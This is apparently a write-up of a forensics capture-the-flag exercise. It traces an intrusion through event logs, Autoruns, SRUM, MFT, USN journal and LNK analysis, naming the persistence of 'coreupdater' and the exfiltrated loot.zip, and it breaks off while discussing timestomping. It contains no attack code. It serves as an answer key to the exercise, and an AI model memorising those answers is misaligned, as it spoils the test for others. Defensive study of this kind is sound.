Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd\Maps\Microsoft-Windows-Storage-ClassPnP-Operational_Microsof
t-Windows-StorDiag_507.map: An item with the same key has already been added. Key: 507-MICROSOFT-WINDOWS-STORAGE-CLASSPNP/OPERATIONAL-MICROSOFT-WINDOWS-STOR
DIAG
System.ArgumentException: An item with the same key has already been added. Key: 507-MICROSOFT-WINDOWS-STORAGE-CLASSPNP/OPERATIONAL-MICROSOFT-WINDOWS-STORDI
AG
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd\Maps\Microsoft-Windows-VHDMP-Operational_Microsoft-Windows-V
HDMP_1.map: An item with the same key has already been added. Key: 1-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
System.ArgumentException: An item with the same key has already been added. Key: 1-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd\Maps\Microsoft-Windows-VHDMP-Operational_Microsoft-Windows-V
HDMP_2.map: An item with the same key has already been added. Key: 2-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
System.ArgumentException: An item with the same key has already been added. Key: 2-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Maps loaded: 453
Looking for event log files in D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs


Processing D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs\Active Directory Web Services.evtx...
Chunk count: 1, Iterating records...

Event log details
```

The execution of EvtxECmd against all event logs in the specified directory (F:\Windows\System32\winevt\logs) generated a consolidated CSV output file (all_logs.csv).





Analysis of this log data, specifically filtering for Event ID 7045 (a new service was installed) on September 19th, 2020, reveals the installation of several new services: outmgo, coreupdater, mszhao, and pmhrio. The "StartType" for coreupdater is listed as "auto start," further corroborating its persistence mechanism identified in the registry. The installation of these unexpected services during


the attack timeframe strongly suggests tampering with the system's service configuration, likely to facilitate malware execution and maintain persistence.



Executing autorunsc.exe to generate a CSV file named autoruns_dc.csv. Autoruns is a Sysinternals tool used to display programs configured to run during system bootup or logon, as well as various other autostart locations. The generated CSV file will contain a comprehensive list of these autostart entries, which can then be analyzed for any unauthorized or suspicious programs that might indicate malware persistence.









Analysis of the autoruns_dc.csv file using Timeline Explorer reveals multiple entries for coreupdater. Specifically, coreupdater is configured as a service under HKLM\System\CurrentControlSet\Services and as a program to run at logon under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. The "Launch String" for the logon entry shows a PowerShell command designed to execute coreupdater.exe located in C:\Windows\System32\. These Autoruns entries further confirm coreupdater's persistence mechanisms on the system, ensuring it runs as a service and upon user logon.

DESKTOP-SDN1RPT






The use of Eric Zimmerman's SRUMECmd tool was employed to extract activity data from the SRUDB.dat file on DESKTOP-SDN1RPT. This tool processed the System Resource Usage Monitor (SRUM) database located at:

“E:\DFIR CTF\Desktop\Desktop_KAPE_output\F\Windows\System32\SRU\SRUDB.dat”

generating a CSV output containing detailed information about application usage and network connectivity.

The CSV report revealed multiple entries of the executable “coreupdater.exe”, which is directly tied to the attacker’s activities. The SRUM analysis showed that the Administrator account was responsible for the execution of “coreupdater.exe” on multiple occasions between 03:14 and 04:14 on September 19, 2020. The account's Security Identifier (SID) confirms its privileged status as an administrator. This directly ties the compromised Administrator account to the execution of the malware.

Furthermore, the csv file opened in Timeline Explorer clearly indicated consistent execution events for “coreupdater.exe” under the Administrator account, further supporting that the Administrator account was the vector used by the attacker for malware deployment and persistence on the host.



Using MFT Explorer, the Master File Table ($MFT) of the DESKTOP-SDN1RPT system was loaded, providing a detailed view of all filesystem records, including file creation, modification, access, and deletion timestamps. Our analysis focused specifically on the directory path:


“C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent”


This directory, known as the Recent Items folder, tracks shortcuts to files that were recently accessed by the user. By navigating to this location in MFT Explorer, we were able to identify several recently accessed files, including:

- Documents.lnk (a shortcut to a document file).
- loot.lnk (a shortcut directly associated with the loot.zip file known to be exfiltrated by the attacker).
- My Social Security Number.lnk (a highly sensitive file).
- Plans.lnk, Portal_gun.lnk, and Thoughts.lnk, with each representing shortcuts to files accessed during the attack window.

The timestamps in the MFT record (SI_Created, SI_Modified, FN_Created, FN_Modified) revealed the exact times these files were accessed, providing critical insight into the attacker's activities. The presence of loot.lnk and other sensitive filenames strongly suggested that the attacker specifically targeted confidential information for exfiltration.

Furthermore, the direct association of these shortcuts with the Administrator profile confirmed that the compromised Administrator account was used to access these files. This analysis not only established the attacker's intent but also provided a clear view of the specific data they sought and accessed.





The file that was exfiltrated from the Desktop was identified as loot.zip. This conclusion was reached by analyzing the creation, access, and modification timestamps of the file using Eric Zimmerman's LECmd tool and Timeline Explorer.

The analysis revealed the following:

- The Target Created timestamp of loot.zip is recorded as 2020-09-19 02:46. This aligns with the known timeframe of the attack, during which the attacker was actively interacting with the compromised system.


- The Target Modified timestamp is also 2020-09-19 02:46, indicating that the file was manipulated immediately after its creation.


- The Target Accessed timestamp is 2020-09-19 02:46, further confirming that the file was accessed as part of the attacker's activities.

- The Relative Path of the file is displayed as ..\mortysmith\Documents\loot.zip, confirming that it was created and accessed within the Documents directory of the user profile named mortysmith.

- The Working Directory is listed as C:\Users\mortysmith\Documents, which aligns with the path of the loot.zip file, indicating that the file was generated and accessed within the same directory.

This precise alignment of creation, modification, and access timestamps strongly indicates that loot.zip is the file exfiltrated by the attacker.





As per the screenshots provided, we conducted a detailed analysis of the file system using both the Master File Table ($MFT) and the USN Journal ($J) on the DESKTOP-SDN1RPT system. This process was carried out using Eric Zimmerman's MFTCmd and Timeline Explorer, which allowed us to parse and filter all file events, including file creation, modification, deletion, and renaming.

The $MFT is a core component of the NTFS file system, tracking all files and directories on the disk, including their attributes, timestamps, and associated metadata. The $J file, also known as the USN Journal, is an Alternate Data Stream (ADS) that maintains a continuous log of file system changes. It is designed to capture all file system events, making it an invaluable source of forensic evidence.

Our analysis revealed the following key findings:


- We identified multiple files that had been deleted, renamed, or otherwise manipulated during the attack window. These events were confirmed by the presence of corresponding entries in both the $MFT and the $J files.


- By using MFTCmd, we parsed 104,764 $MFT records and 22,578 $J entries. These entries were then exported as CSV files for further analysis.

- Filtering the $J entries in Timeline Explorer allowed us to identify file system events such as DataExtend (file modification), FileCreate (new file creation), RenameNewName (renamed files), and Delete (deleted files).

- Specifically, we observed that several files within the system were either renamed or deleted during the attack. The attacker leveraged these actions to manipulate evidence and maintain stealth. For example, files within the Windows\Temp directory and Windows\System32\spool\drivers\x64\3 directory were created, renamed, and manipulated within a short timeframe, which is consistent with known attacker techniques.

The ability to correlate these file system events across the $MFT and $J files provided a clear view of the attacker's actions, including their attempts to delete or conceal evidence. This also enabled us to reconstruct the sequence of file manipulations, which is critical for understanding the scope and impact of the breach.





Based on the screenshots below, we observed that several files displayed inconsistencies between their Standard Information (SI) timestamps and Filename (FN) timestamps, a phenomenon often associated with timestomping. Timestomping is a technique where an attacker manipulates file timestamps to obscure their activities and make malicious actions appear as though they occurred at a different time. However, upon closer examination, the nature of the affected files in this case suggests an alternative explanation.

